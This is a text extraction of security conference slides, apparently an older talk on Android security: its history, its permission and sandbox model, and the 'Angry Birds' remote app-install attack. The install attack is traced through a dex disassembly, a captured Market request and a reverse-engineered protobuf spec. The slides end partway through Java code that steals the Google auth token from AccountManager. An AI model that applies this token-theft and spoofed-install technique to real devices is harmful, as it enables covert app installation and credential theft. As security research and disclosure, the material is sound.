

*DON'T ROOT
ROBOTS!*

DON'T DATE ROBOTS!






- **History of Smartphone Security**
- A Deeper Look at Android
- Past, Present, and Future Threats

History of Smartphone Security



1992:
IBM Simon



Secure?

Smartphones in the 2000s



'00 '01 '02 '03 '04 '05 '06 '07 '08 '09 '10

symbian Symbian OS



Windows Mobile



Palm OS




Blackberry


Early Smartphone Threats



Limited Programmability



Limited Use Cases



SMS worms,
toll fraud, etc

Limited Threats



- Where are those platforms now?

- Symbian → dead



- Nokia choose WP7

- WinMo → dead



- Superseded by P7

- Palm OS → dead



- Superseded by WebOS, also dead!



- Blackberry

- Dead in 2012



Smartphones in the 2010s



'07

'08

'09

'10

'11

'12



Apple iOS



Google Android



Windows Phone

Current Smartphone Threats



Print



Tweet



Like

67

First SMS Trojan for Android is in the wild
Premium rate scam will cost Google phoners dear

By [John Leyden](#) • [Get more from this author](#)

Posted in [Malware](#) 10th August 2010 12:04 GMT

NEWS

Android's Big Security Flaw, and Why Only Google Can Fix it

Device makers and carriers let patches languish, so users may not ever get them - a new approach is sorely needed

» [Add a comment](#)



18



0

IT Security & Network Security News

Netflix Trojan Targets Android Smartphone Users: Symantec



LinkedIn



Twitter

32



Facebook

6



+1

5

By: [Clint Boulton](#)
2011-10-13

Toxic Plankton feeds on Android Market for two months
Google never said it wouldn't

By [Dan Goodin in San Francisco](#) • [Get more from this author](#)

Posted in [Malware](#), 13th June 2011 05:02 GMT

Google Remotely Wipes Apps off Android Phones

By [Elinor Mills](#) Topics [In The News](#), [Tech Talk](#)



Add Comment

Have Your Say

Email Story

Send to a Friend

Share This

Tell Your Friends

Tweet This

Tweet This

More

Share It

[ZDNet](#) / [News](#) / [Software](#)

Researcher finds serious Android Market bug

By [Elinor Mills](#), [CNET News](#) on March 8, 2011

Summary



Recommend

Be the first of your friends to



0



0



Share



Submit

What Changed?



Increased resources

CPU, memory, storage
Media-specific DSPs



Usable interfaces

High-res touch screens
Full QWERTY keyboards



High connectivity

Local: Bluetooth, 802.11g
Wide: HSDPA, 802.11n



App devel/distribution


Full blown SDKs/toolchains
App store distribution

What Matters for Security?



- Application delivery
 - Bigger attack surface
 - Easier to get malicious apps on a device
- Usability
 - Users actually using their mobile device
 - Incentive for attackers

Most Juicy Target?



Q2 2011
Gartner



- History of Smartphone Security
- **A Deeper Look at Android**
- Past, Present, and Future Threats

Kill All Humans!




What's in an Android?

Android at a Glance




- Base platform
 - ARM core
 - Linux 2.6.3x kernel
- Native libraries
 - libc, Webkit, etc
- Dalvik VM
 - Register-based VM
 - Runs dex bytecode
- Applications
 - Developed in Java
 - Run on Dalvik VM
 - Linux process 1:1



Permission-Based Model



- Apps explicitly request pre-defined permissions
- Examples:
 - Cellular: calls, SMS, MMS
 - Network, Bluetooth, WiFi
 - Hardware: vibrate, backlight
 - Location: coarse, fine
 - App data: contacts, calendars



App Sandboxing



- “Sandboxed” by standard UNIX uid/gid
 - Generated unique per app at install time

```
drwxr-xr-x  1 10027  10027      2048 Nov
9 01:59 org.dyndns.devesh.flashlight
drwxr-xr-x  1 10046  10046      2048 Dec
8 07:18 org.freedictionary
drwxr-xr-x  1 10054  10054      2048 Feb
5 14:19 org.inodes.gus.scummvm
drwxr-xr-x  1 10039  10039      2048 Mar
8 12:32 org.oberheide.org.brickdroid
```

- High-level permissions restricted by Android runtime framework



- Dalvik VM != sandbox
 - Not limited to executing dex bytecode
 - Can pop out of the VM to execute native code
- Native code packaged within APKs
 - Android should do some code signing like iPhone
 - But it doesn't...

App Distribution



- Application signing
 - Self-signed by developers
- Android Market
 - \$25 signup, anyone can publish
 - Anonymous sign-up is possible



Android vs iOS



What about the iPhone?!?



- Exploit mitigations
 - NX stack/heap
 - Full ASLR w/PIE
 - Code signing

Winner: iOS





- Sandboxing, app isolation
 - Android: standard UNIX uids
 - iOS: seatbelt sandbox policies
 - Path of least resistance: privesc

Winner: iOS





- App market
 - Android: lots of malware in app store?
 - iOS: bullet-proof review process?

Winner: Android



- Whaaaaa????




- History of Smartphone Security
- A Deeper Look at Android
- **Past, Present, and Future Threats**

Threats that Matter



- Traditional consumer security fears
 - Privacy, wiretapping, etc
 - These threats don't scale!
- The real threats that matter
 - Threats with scalable monetization models
 - eg. profit from mass ownage
- How to achieve mass ownage?
 - Get code on lots of devices
 - Escalate privileges to persist on devices

Delivery Mechanisms



How do we get code on the device?

Vulns in Code/App Delivery



A sampling of some vulnerabilities in code and application delivery mechanisms:

'10

'11

'12



Code/app delivery vulnerabilities

June 2010:
Twilight /
Rootstrap
botnet

November 2010:
Angry Birds
arbitrary app
install

March 2011:
Android
Web Market
XSS


August 2011:
Angry Birds-like
vulnerability
(unpatched)

Angry Birds Attack



ANGRY BIRDS ATTACK

Perceived App Install Process




1. Browse

2. Install

3. Approve

BOOM!

Actual App Install Process



1. User clicks install/approve

2. Market app POSTs install request to Google

3. Market servers signal C2DM servers

4. C2DM servers push down `INSTALL_ASSET`

5. GTalkService receives `INSTALL_ASSET` and invokes vending

6. Vending component fetches APK and installs



- Google is a sneaky panda!
 - You don't actually download / install the app through the market application
- When you click install in market app
 - Google servers push an out-of-band message down to you via persistent data connection
 - Triggers `INSTALL_ASSET` intent to start install
 - Intent handler fetches APK and installs

Dex Bytecode RE




```
#1      : (in Lcom/android/vending/InstallAssetReceiver;)
name    : 'isIntentForMe'
type    : '(Landroid/content/Intent;)Z'
access  : 0x0001 (PUBLIC)
code     -
registers : 5
ins      : 2
outs     : 3
insns size : 37 16-bit code units
```

```
0442f4:      |[0442f4] com.android.vending.InstallAssetReceiver.isIntentForMe:(Land
044304: 1202   |0000: const/4 v2, #int 0 // #0
044306: 6e10 7d00 0400 |0001: invoke-virtual {v4}, Landroid/content/Intent;.getAction:()Ljava
04430c: 0c00    |0004: move-result-object v0
04430e: 1a01 d20d    |0005: const-string v1, "android.intent.action.REMOTE_INTENT" // strin
044312: 6e20 a012 1000 |0007: invoke-virtual {v0, v1}, Ljava/lang/String;.equals:(Ljava/lang/
044318: 0a00    |000a: move-result v0
04431a: 3800 1800    |000b: if-eqz v0, 0023 // +0018
04431e: 1a00 da0d    |000d: const-string v0, "android.intent.extra.from_trusted_server" //
044322: 6e30 7e00 0402 |000f: invoke-virtual {v4, v0, v2}, Landroid/content/Intent;.getBoolea
044328: 0a00    |0012: move-result v0
04432a: 3800 1000    |0013: if-eqz v0, 0023 // +0010
04432e: 6e10 7f00 0400 |0015: invoke-virtual {v4}, Landroid/content/Intent;.getCategories:()L
044334: 0c00    |0018: move-result-object v0
044336: 1a01 6504    |0019: const-string v1, "INSTALL_ASSET" // string@0465
04433a: 7220 3713 1000 |001b: invoke-interface {v0, v1}, Ljava/util/Set;.contains:(Ljava/lang
044340: 0a00    |001e: move-result v0
044342: 3800 0400    |001f: if-eqz v0, 0023 // +0004
044346: 1210    |0021: const/4 v0, #int 1 // #1
044348: 0f00    |0022: return v0
04434a: 0120    |0023: move v0, v2
04434c: 28fe    |0024: goto 0022 // -0002
```

GTalkService Connection



- Persistent data connection
 - Speaks XMPP
 - Same connection now used for C2DM push service
- Gap in responsibility
 - Market app does appoves perms
 - But GtalkService triggers install
 - There's a disconnect here...



Market App Requests



- What does the market app POST to the market server?
- Can we spoof the same request and trigger an INSTALL_ASSET message and subsequent install?

Base64 Encoded Protobuf



```
POST /market/api/ApiRequest HTTP/1.1
Content-Length: 524
Content-Type: application/x-www-form-urlencoded
Host: android.clients.google.com
Connection: Keep-Alive
User-Agent: Android-Market/2 (dream DRC83); gzip
```

```
version=2&request=CuACCvYBRFFBQUFL0EFBQUJvZWVEVGo4eGV40VRJaW9YYmY3T1FSZGd4dH
wxM2VZTlItUjFMV2hLa3pW5FdUY0xtc1lNNHNM0FRPTWwtM1dkTU9JbUQ3aUdla1hUMFg5R1htd1Et
SmU3SzVSRW1US0lsbmJPetVHNzc5Y0pNZTFqb09DQUlyYT2RXRVZnR0NNaUN5TkYtS2VtUUhLWEM2Vk
hREAAYhA0iD2YyZjE1Y2NkMTdmYjMwNSoHZHJlYW06NDICZW46A1VTQgdBbmRyb2lkSgdBbmRyb2lk
NjA2ZGIzMDAwZDQ4MGQ2MxNSFAoSMzUzOTk5MzE5NzE4NTg1NDczFA
```

Raw Protobuf Decoded



```
1 {
  1: "DQAAAJ0AAACtMCMW8jookK40nhA80M17c4tEsHT_LE0EyX46iYT062oHj0lWSjb-ndSDr0CNwvUDy2yFLD6E6EsL
Xxd-iwGsyAlTRPalqolXdcshjz-HoGp-2JrD5UhwRiC30yHy_EYUju0wKRIY9BRXiaTG-oxIrQsbtKy8PLDXCjNP-8P_1YzrIt
  2: 0
  3: 1002
  4: "d552a36f69de4a"
  5: "dream:3"
  6: "en"
  7: "US"
  8: "Android"
  9: "Android"
  10: "310260"
  11: "310260"
  12: "am-google-us"
}
2 {
  4 {
    4: "-3271901821060548049"
    6: 1
  }
}
2 {
  5 {
    1: "-3271901821060548049"
    2: 0
    3: 3
    4: 1
  }
}
```

RE'ed Protobuf Specification



```
message UnknownThing {
    optional fixed64 mgoogle = 12;
}

message InstallRequest {
    optional string appId = 1;
}


message RequestContext {
    required string authSubToken = 1; // authsub token for service 'android'
    required int32 unknown1 = 2; // always 0
    required int32 version = 3; // always 1002
    required string androidId = 4; // android id converted to hexadecimal
    optional string deviceAndSdkVersion = 5; // ro.product.device ':' ro.build.version.sdk
    optional string userLanguage = 6; // ro.product.locale.language
    optional string userCountry = 7; // ro.product.locale.region
    optional string operatorAlpha = 8; // gsm.operator.alpha
    optional string simOperatorAlpha = 9; // gsm.sim.operator.alpha
    optional string operatorNumeric = 10; // gsm.operator.numeric
    optional string simOperatorNumeric = 11; // sim.gsm.operator.numeric
    optional UnknownThing unknown12 = 12;
    optional string unknown13 = 13;
}

message Request {
    optional RequestContext context = 1;
    repeated group RequestGroup = 2 {
        optional InstallRequest installRequest = 10;
    }
}
```

app/asset ID



auth token



install request
message



Elements of an Install Request



- We have the format of the request now!
- Need to populate it with:
 - Lots of miscellaneous fields...
 - App ID: target app to be installed
 - Can be derived from dissecting market requests
 - Auth token: the hard part?
 - Turns out we can steal it from Android's AccountManager!

```
te OnClickListener button_click = new OnClickListener() {  
    public void onClick(View v) {  
        AccountManager accountManager = AccountManager.get(getApplicationContext());  
        Account acct = getAccount(accountManager);  
